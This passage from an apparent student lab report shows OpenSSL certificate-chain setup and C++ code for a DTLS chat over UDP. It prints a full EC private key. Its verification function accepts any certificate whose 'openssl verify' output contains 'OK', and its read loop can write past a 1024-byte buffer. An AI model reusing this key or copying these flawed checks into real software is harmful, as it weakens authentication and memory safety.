AQELBQADgYEAf7Am42RoXW3RZMCOdUstqV3w7xmdi1eHXoEEoHnei8DLXdHGxVr0
uzeqHtKTdhE2Sst2hv+jNkYflA447kHdO65lBs8lfyfUtTbxU7528IesAjZ2glXk
QwE+hMBe5tkO8CMoCk5+cI0adepDOKhjyyg1znJxxuA/jw1cnjftBoU=
-----END CERTIFICATE REQUEST-----
```

RSA 1024-bit

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl req -new -key alice2.pem -out alice2.csr -subj "/
CN=Alice1.com/O=Alice LTD/C=IN"
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice2.csr
-----BEGIN CERTIFICATE REQUEST-----
MIICezCCAWMCAQAwNjETMBEGA1UEAwwKQWxpY2UxLmNvbTESMBAGA1UECgwJQWxp
Y2UgTFREMQswCQYDVQQGEwJJTjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
ggEBAN5mOC8MDj/g+u/Q7Eum90fmg4+ZIge1O+YeZPo+RkBSlMYxomfiPRu8s2PB
jbKolTU9CqZ/9UeKRtwj3WCXFXT5WjYuekP2EC4vofJNZrAnyaaiicAslby+C0/5
EMGEe2+KBIeSxcIgVaO4fWIUIpuBnRI+eYAJfhcdpv2uUNISiPIyyKo9D6taRPo1
2yC7Q/qZjRTZbkchNFPILCulxm9vm7ti2EWIsn6av606+NlayUaLfpx5Oe9/hKrZ
dh/MmyN/NrQofpX2i9dW1egpwLyubbU8soV9QDrQL+gPJRzW9JWKuUPzi6Kxj0XU
Muozn+qZ5++7OmSOZIbJto9OwU8CAwEAAaAAMA0GCSqGSIb3DQEBCwUAA4IBAQB5
vqBdTnrcQQLHfBugEw4aN75IceIQIxBcuzEhagnw9QD00+YhAqYTfUzgOwD/N3iQ
gjboltgkc5MAPZFCMKmUx+ny9h5jsYfTMHEm45LUa0tSO4jJ+cOVTAHlySDcRigF
oQRZkdnlxiylV+VPbdyK1IG3AQo/SkGB3s+qCs52voFwUQcpG9BKH6surzt4OkAY
sHKCIYuKROA1Rko9fePoXv6LKma0tFfEGfd6g7ejoWJggKOPvd3lPusuMtzkWESK
xg/hQEahXSmq0eMhYRAPoePfPstXwX121Yg3FH3TsPSaN+VFdh1y8skVc76HP9y5
Cb7e7lPNq6sR0cvOhXHP
-----END CERTIFICATE REQUEST-----
```

RSA 2048-bit

6. Generate Bob's private key and CSR (ECC 256-bit):

→ Command: openssl ecparam -genkey -name prime256v1 -out bob.pem

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/bob$ openssl ecparam -genkey -name prime256v1 -out bob.pem
ravi@ravi-LOQ-15IRH8:~/NS/securechat/bob$ cat bob.pem
-----BEGIN EC PARAMETERS-----
BggqhkjOPQMBBw==
-----END EC PARAMETERS-----
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIFj58niJ2ohMuhX0lni2CVe61nDVLEjbqruiSXV68IIuoAoGCCqGSM49
AwEHoUQDQgAE5B1tzjxQiE26FtyClw3a0I4gp1afo4R1coEsZJrway9JYJI2BATT
Bm1UqTMhDT3SJjw31yy0eaD8M5r43cHFAw==
-----END EC PRIVATE KEY-----
```

→ Command: openssl req -new -key bob.pem -out bob.csr -subj "/CN=Bob1.com/O=Bob
↲ LTD/C=IN"

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/bob$ openssl req -new -key bob.pem -out bob.csr -subj "/CN=Bob1.
com/O=Bob LTD/C=IN"
ravi@ravi-LOQ-15IRH8:~/NS/securechat/bob$ cat bob.csr
-----BEGIN CERTIFICATE REQUEST-----
MIHsMIGUAgEAMDIxETAPBgNVBAMMCEJvYjEuY29tMRAwDgYDVQQKDAdCb2IgTFRE
MQswCQYDVQQGEwJJTjBZMBMGByqGSM49AgEGCCqGSM49AwEHA0IABOQdbc48UIhN
uhbcgpcN2tCOIKdWn6OEdXKBLGSa8GsvSWCSNgQE0wZtVKkzIQ090iY8N9cstHmg
/DOa+N3BxQOgADAKBggqhkjOPQQDAgNHADBEAiB0P+3qwtxVKy/4xQXjHi4ligQx
71QFcLmVuxBOIShQYwIgOvNQ5cKUOaUlJme6+9PtqWoUibHhRRI/sbixfOcfkrw=
-----END CERTIFICATE REQUEST-----
```


7. Sign Alice's CSR with Intermediate CA:

→ Command: openssl x509 -req -in ../Alice/alice_2048.csr -CA int.crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out alice_2048.crt -days 365 -sha256

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl x509 -req -in alice.csr -CA ../int.crt -CAkey ../
int.pem -CAcreateserial -out alice.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN = Alice1.com, O = Alice LTD, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice.crt
-----BEGIN CERTIFICATE-----
MIIDbjCCAVYCFG7EE0xxTvkN26PUFKOdId7A1w6zMA0GCSqGSIb3DQEBCwUAMDUx
EzARBgNVBAMMCmlUUyBDQSAxUjMxETAPBgNVBAoMCENTRS1JSVRIMQswCQYDVQQG
EwJJTjAeFw0yNDAzMTcwOTIyMTZaFw0yNTAzMTcwOTIyMTZaMDYxEzARBgNVBAMM
CkFsaWNlMS5jb20xEjAQBgNVBAoMCUFsaWNlIExURDELMAkGA1UEBhMCSU4wgZ8w
DQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAL3CszkooAMGMS79v/nRdQvJg72S0Pk4
AlcoZrzZZwRdSYwjrst7Yq1jrX865XTYXtf7iCHAz+41Np/z7crpuZVbMcBa1Kxg
IIiTHLP+Ac8IA2nrS/LmnxsIwit6ZDqvmgFRo8RCfx45eLPy/c1dmp/cc3uwhfQc
Fc7vLZlC+U5jAgMBAAEwDQYJKoZIhvcNAQELBQADggIBAICLZuvDOl5nh6iIASuL
o7iW3G7eGsO4WTAcUljFtw1xkMQHoAI8L5zQ8jGIjbHjjbvSe1RFz3cE+IgFibhZ
/zGt2bC515SCHQGz33zBZIVLAsaOf7Ui/4wblGwfJ2y2ydqz9DZT0B3OCLL/HsBH
PCeS0pmxs9aotnceXC2VqKSBW55q8npYtZOsUQRMdBUwMBYVYfHeGkElf8F1yobZ
GzDqIO7tyJF5Y+4iOhdI7prx7M/2KZEsSpC41pTRnWWDnu1UXHOmoMHfOKDDl6sJ
KCWyZQ2LiqGEInQPgcZqC/+iEtYgNUeBcA6h1ALFa7cR86u7GuY8OdxCfO7rgytX
Fhi9nlvRzDilUb5ktL7yDEjvL7E/wbSn5CxGMs5oks3iEj82RTYI5rCcsdPFzeef
w+1cNORz1jo22NYeV6YL8ugoTvGsHoKO8AcsbSCd01tK0T74TI3PlI+TtONj7hy4
hK7+T/b4+wzNzPvqTzJeAOLhWk1eVm+i7mE4p1EPT3OaKZWqEGMmhSU+1s/BgOEc
L54J7OgwYKgK621eTpvOPeWeX1VXTRCfy1JDjP6aFqVVykCurxr4ymWg2HQKK76p
ElBpIak0xghlBK6XQT5RB32jFZmfGFpan7D3XfBZQqRTTvQror4qiSB9qeI5Hz20
V0CsBsW9nkm8iGmB9sVrNug/
-----END CERTIFICATE-----
```

RSA 1024-bit

→ External file to provide the extension constraints to Bob and Alice.



```
ravi@ravi-LOQ-15IRH8:~/NS/cs22metch12006_cs22mtech12009_cs22mtech12010/Data$ openssl x509 -req -in ../Alice/alice_2048.csr
 -CA int.crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out alice_2048.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN = Alice1.com, O = Alice LTD, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/cs22metch12006_cs22mtech12009_cs22mtech12010/Data$ cat ../Alice/alice_2048.crt
-----BEGIN CERTIFICATE-----
MIIEUzCCAjugAwIBAgIUJgH4QwMKcmGx8RDKzbL8JXf8od4wDQYJKoZIhvcNAQEL
BQAwNTETMBEGA1UEAwwKaVRTIENBIDFSMzERMA8GA1UECgwIQ1NFLUlJVEgxCzAJ
BgNVBAYTAklOMB4XDTI0MDQwOTE4MDIyN1oXDTI1MDQwOTE4MDIyN1owNjETMBEG
A1UEAwwKQWxpY2UxLmNvbTESMBAGA1UECgwJQWxpY2UgTFREMQswCQYDVQQGEwJJ
TjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAN5mOC8MDj/g+u/Q7Eum
90fmg4+ZIge1O+YeZPo+RkBSlMYxomfiPRu8s2PBjbKolTU9CqZ/9UeKRtwj3WCX
FXT5WjYuekP2EC4vofJNZrAnyaaiicAslby+C0/5EMGEe2+KBIeSxcIgVaO4fWIU
IpuBnRI+eYAJfhcdpv2uUNISiPIyyKo9D6taRPo12yC7Q/qZjRTZbkchNFPILCul
xm9vm7ti2EWIsn6av606+NlayUaLfpx5Oe9/hKrZdh/MmyN/NrQofpX2i9dW1egp
wLyubbU8soV9QDrQL+gPJRzW9JWKuUPzi6Kxj0XUMuozn+qZ5++7OmSOZIbJto9O
wU8CAwEAAaNaMFgwHwYDVR0jBBgwFoAUQ1SGuZPL9k6WG99G+7RZYgOiAmIwCQYD
VR0TBAIwADALBgNVHQ8EBAMCBPAwHQYDVR0OBBYEFP+6tJssq04ViI3ffZx3HkWl
lhKiMA0GCSqGSIb3DQEBCwUAA4ICAQBa0XxwqZu6crD5LPaxHhyH7m9fvlIyZlbe
Ek3/aqPJiDIz71W70V7UgcXG2B+G74C/InEZYxY5Ww5ezkSs8VS8p8O/w+NsUtgN
OyrrRuMvAP6Uq1sAK1J/2FhKdPaI0raCzfsycn6j2XKposRdK/XZxxcpkQ7P9Nme
o6wVlSLaGP/8Z/3x4k9f8AEpKwZuy7M+nvy10WdN4sTaYFtINXhKidCnl0TnJlwo
NTlwdOVlK4I87/cwuSAz06INi+yqFl+tcZcMinovs3FYkWv1SMrXol65yaTpEaO2
wqTA8mGfCHjL+8BMMBEZYXnrKJS1FoTaL7jY8rnJjC5L7ooyq3O3EvWYw2UiA3xX
97OwLIkMh2f2LqU0UmBoKgCS23ejMMTp8tlnA1XWZElS4uPOJWt3/7F87KAY//pg
JUztkevgz2nIE9NuvLhARGKzGShaJivg2n6cFp5wwK4S5f9z3smfktXzeZqXx5CQ
F10drKrWBtX2pItfJhlAQNnFtp8/b7tHCqU8YXH097LKtkji872TGiKS0s8FF7CI
9O5HdK/MkhtPdkkOtytvc6mHDwpguj4yxKbDGdwRXwDOP+La02sumNJWiAkSofyy
KDQbcrciwo4miwSycSZwVXFLYwTEcKgfesOgeGUGNCv7nvtEdGK7QLjuKmj3C2Qi
cAxjGG0zNg==
-----END CERTIFICATE-----
```

RSA 2048-bit


8. Sign Bob's CSR with Intermediate CA:


→ Command: openssl x509 -req -in ../Bob/bob.csr -CA int.crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out bob.crt -days 365 -sha256

```
ravi@ravi-LOQ-15IRH8:~/NS/cs22metch12006_cs22mtech12009_cs22mtech12010/Data$ openssl x509 -req -in ../Bob/bob.csr -CA int.
crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out bob.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN = Bob1.com, O = Bob LTD, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/cs22metch12006_cs22mtech12009_cs22mtech12010/Data$ cat bob.crt
-----BEGIN CERTIFICATE-----
MIIDhDCCAWygAwIBAgIUSFkoXgexHuWdOsk/uF5dj2adhSowDQYJKoZIhvcNAQEL
BQAwNTETMBEGA1UEAwwKaVRTIENBIDFSMzERMA8GA1UECgwIQ1NFLUlJVEgxCzAJ
BgNVBAYTAklOMB4XDTI0MDQwOTE4MTAwNFoXDTI1MDQwOTE4MTAwNFowMjERMA8G
A1UEAwwIQm9iMS5jb20xEDAOBgNVBAoMB0JvYiBMVEQxCzAJBgNVBAYTAklOMFkw
EwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAE5B1tzjxQiE26FtyClw3a0I4gp1afo4R1
coEsZJrway9JYJI2BATTBm1UqTMhDT3SJjw31yy0eaD8M5r43cHFA6NaMFgwHwYD
VR0jBBgwFoAUQ1SGuZPL9k6WG99G+7RZYgOiAmIwCQYDVR0TBAIwADALBgNVHQ8E
BAMCBPAwHQYDVR0OBBYEFJgOHnSOdlBQktw6wKJcVjGDjTlBMA0GCSqGSIb3DQEB
CwUAA4ICAQApIgStypSCR+xSvbljsTOuz3jNNW/mfBTxvEVwby9K9bwQssq9VmXb
NpFh5w4Q67/8nHOiTzmbMO9fqpUkcbh1l2NCA8UHjX4dENHYC6pB0PqusiDWiXTw
/ONppThqck4ZghpAoSHdR/TcI0DaRQqzmpQIZVZww6wGQFpeeceUfFwEjb6jfYF2
Wynd/PsqehuAzfLYVc7so9fgi356tY1XPXP/Ywx/fEGkRJfh1HYjRaxrcn8/Ja/G
OvkXM+jjVst//m8n+k9ZIHoSilHeLyiXEqC0ymxjcWgbC/l4vEoaHuCx3n/Tr3pE
TTiTPORixWaRuGMuwSknmx9qToDN7c8GUjSqWfrOKpt62RzCZgR7K6I2mA5iDHLV
P08dc95sMUpWRdLz9y41Y5qxUEcYcXXk1lJAXqTT2cIR32OTCjICa6p+sZP8tMj4
nFuv/j9xlU41pRYUNwX1ZkupI+95kCujfXg/+V+80C1cFp2yN/uFGZZdwVxfGz9L
F5rBmBpHKcL8JwC8cIPcI/HWnrFPCCmTDKZTk31vt0fWJGVKNbIbg8YK33t7VAxY
RSVOjJ89MgFwhXnmWQrYjZhYigyCjGP+TLY82FNhjDX7Ne7+/+C3mUQz4oSzI8WW
LpdGb9VknjbMuY9OyrZgfwMNx6vXy1ZZXgzC0n5X2wEM1ReDGG6oFQ==
-----END CERTIFICATE-----
```

9. Verify the Certificates:


   → Command: openssl verify -CAfile ../root.crt -untrusted ../int.crt alice.crt





Task-2

Sequence diagram (Flow diagram):



Client Side:

- **UDP Socket Initialization:** This step initializes the UDP socket on the client side to establish communication with the server over UDP.

```
public: Client (char *server_ip) {
    if ((client_fd = socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
        perror("client socket failed");
        return;
    }
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(SPORT);
    server_addr.sin_addr.s_addr = inet_addr(server_ip);
}
```

- **Sending "chat_hello" to the Server:** The client sends a "chat_hello" message to the server to initiate the chat session (initiate_handshake() function)

```
while(strcmp(buffer, "chat_ok_reply") != 0) {
    char *msg = (char*)"chat_hello\0";
    sendto(client_fd, msg, strlen(msg), 0, (struct sockaddr *)&server_addr, server_addr_len);
    cout<<"Sent chat_hello"<<endl;
```

- **Receiving "chat_ok_reply" from Server:** The client waits to receive a "chat_ok_reply" message from the server to confirm that the chat session has been successfully initiated.

- **Sending "chat_START_SSL" for Secure Handshake:** If SSL/TLS is supported, the client sends a "chat_START_SSL" message to the server to initiate the secure handshake (initiate_secure_handshake() function)

```
while((strcmp(buffer, "chat_START_SSL_ACK") != 0)) {
    // send an initial message to the server
    char *msg = (char*)"chat_START_SSL\0";
    sendto(client_fd, msg, strlen(msg), 0, (struct sockaddr *)&server_addr, server_addr_len);
    //receive the message from the server
```

- **Receiving "chat_START_SSL_ACK" from Server:** The client waits to receive a "chat_START_SSL_ACK" message from the server to confirm that the secure chat session has been successfully initiated.

- **Performing DTLS Handshake:** The client and server perform the DTLS handshake to establish a secure communication channel (initiate_secure_handshake() function). It also includes Certificate verification which verifies the chain of trust.

```
    struct sockaddr_storage ss;
    BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_CONNECTED, 0, &ss);
    recv_len = SSL_read(ssl, buffer, 1024);
    SSL_set_bio(ssl, bio, bio);
    while(SSL_connect(ssl) <= 0) {
        perror("SSL_connect");
        ERR_print_errors_fp(stderr);
        sendto(client_fd, (char*)"ACK\0", strlen("ACK\0"), 0, (struct sockaddr *)&server_addr, server_addr_len);
    }
    cout<<"SSL connection successful"<<endl;
    struct timeval timeout;
    timeout.tv_sec = 500;
    timeout.tv_usec = 0;
    BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_RECV_TIMEOUT, 0, &timeout);


    cout << "Connected to the server" << endl;
```


SSL handshake

```
static int verify_peer(int verify_ok, X509_STORE_CTX *ctx) {
        // Extract the peer certificate
        X509 *cert = X509_STORE_CTX_get_current_cert(ctx);
        // create temp cert.crt file
        FILE *temp_cert_file = fopen("temp_cert.crt", "w");
        PEM_write_X509(temp_cert_file, cert);
        fclose(temp_cert_file);
        // openssl verify certificate
        // system("openssl verify -CAfile ../Data/root.crt -untrusted ../Data/int.crt temp_cert.crt");
        // get output of the command
        FILE *output = popen("openssl verify -CAfile ../Data/root.crt -untrusted ../Data/int.crt temp_cert.crt", "r");
        if (!output) {
            std::cerr << "Error running openssl verify command" << std::endl;
            return -1;
        }

        // Read the output of the command
        char buffer[128];
        std::string result;
        while (fgets(buffer, sizeof(buffer), output) != NULL) {
            result += buffer;
        }

        // Close the file stream
        pclose(output);

        // Find "OK" in the output
        size_t pos = result.find("OK");
        if (pos != std::string::npos) {
            // std::cout << "Certificate verification succeeded" << std::endl;
            return 1;
        } else {
            std::cout << "Certificate verification failed" << std::endl;
            return 0;
        }

        // delete temp cert.crt file
        remove("temp_cert.crt");

        return 1;
    }
```


Verification of the Certificate of the server

- **Sending Secure Messages:** Once the secure communication channel is established, the client can send secure messages to the server.

- **Sending "chat_close" to Server to Close Connection:** When the client decides to close the connection, it sends a "chat_close" message to the server. Then it closes the two threads used for the read and write messages during communication.



```
// function to contineously write to the socket
void write_to_socket() {
    char buffer[1024];
    while (!*this->stop) {
        cin.getline(buffer, 1024);

        if (SSL_write(ssl, buffer, strlen(buffer)) < 0) {
            perror("SSL_write");
            return;
        }
        if (strcmp(buffer, "chat_close") == 0) {
            // send a message to the client
            *this->stop = true;
            break;
        }
    }
}
```



```
// function to contineously read from the socket
void read_from_socket() {
    char buffer[1024];
    int recv_len;
    while (!*this->stop) {
        fd_set read_fds;
        struct timeval timeout;
        int result;

        // Clear the read file descriptor set
        FD_ZERO(&read_fds);

        // Add the SSL socket file descriptor to the read file descriptor set
        FD_SET(SSL_get_fd(ssl), &read_fds);

        // Set the timeout value to 10 seconds
        timeout.tv_sec = 10;
        timeout.tv_usec = 0;

        // Wait for input for a maximum of 10 seconds
        result = select(SSL_get_fd(ssl) + 1, &read_fds, NULL, NULL, &timeout);
        if (result == -1) {
            perror("select");
            return;
        } else if (result == 0) {
            continue; // Continue the loop to check for stop condition
        }
        try {
            recv_len = SSL_read(ssl, buffer, 1024);
        } catch (exception e) {
            continue;
        }
        if(strcmp(buffer,"") == 0 || strcmp(buffer, "chat_close") == 0){
            *this->stop = true;
            continue;
        }
        buffer[recv_len] = '\0';
        if(strcmp(buffer, "chat_hello_secure") == 0){
            cout<<"Received chat_hello_secure again"<<endl;
            char *msg2 = (char*)"chat_hello_secure_ack\0";
            if (SSL_write(ssl, msg2, strlen(msg2)) <= 0) {
                ERR_print_errors_fp(stderr);
            }
        }
        cout << "\n" << name << " >> " << buffer << endl;
    }
}
```

Server Side:

- **UDP Socket Initialization:** The server initializes a UDP socket to listen for incoming connections from clients. The server binds the socket to a specific IP address and port number to start listening for incoming connections.

```
public: Server(char * client_ip) {
    this->client_ip = client_ip;
    if ((server_fd = socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
        perror("socket");
        return;
    }
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(SPORT);
    if (bind(server_fd, (struct sockaddr *)&server_addr, sizeof(server_addr)) < 0) {
        perror("bind");
        return;
    }
    cout << "Server is running on IP " << inet_ntoa(server_addr.sin_addr) << endl;
    cout << "Server is running on port " << SPORT << endl;
```

- **Handling "chat_hello" Message:** When the server receives a "chat_hello" message from a client, it responds with a "chat_ok_reply" message to acknowledge the initiation of the chat session (listen_to_messages() function).

```
while(strcmp(buffer, "chat_START_SSL") != 0) {
    char *msg = (char*)"chat_ok_reply\0";
    sendto(server_fd, msg, strlen(msg), 0, (struct sockaddr *)&client_addr, client_addr_len);
    cout<<"Sent chat_ok_reply"<<endl;
```

- **Handling Secure Handshake Request:** When the server receives a "chat_START_SSL" message from a client, it sends “chat_START_SSL_ACK”. The server sets up DTLS (Datagram Transport Layer Security) by calling the setup_dtls() method. The server then creates a new thread (secure_thread) to handle the secure handshake process by calling the make_secure_handshake() method.

```
while(strcmp(buffer, "ACK") != 0) {
    char *msg = (char*)"chat_START_SSL_ACK\0";
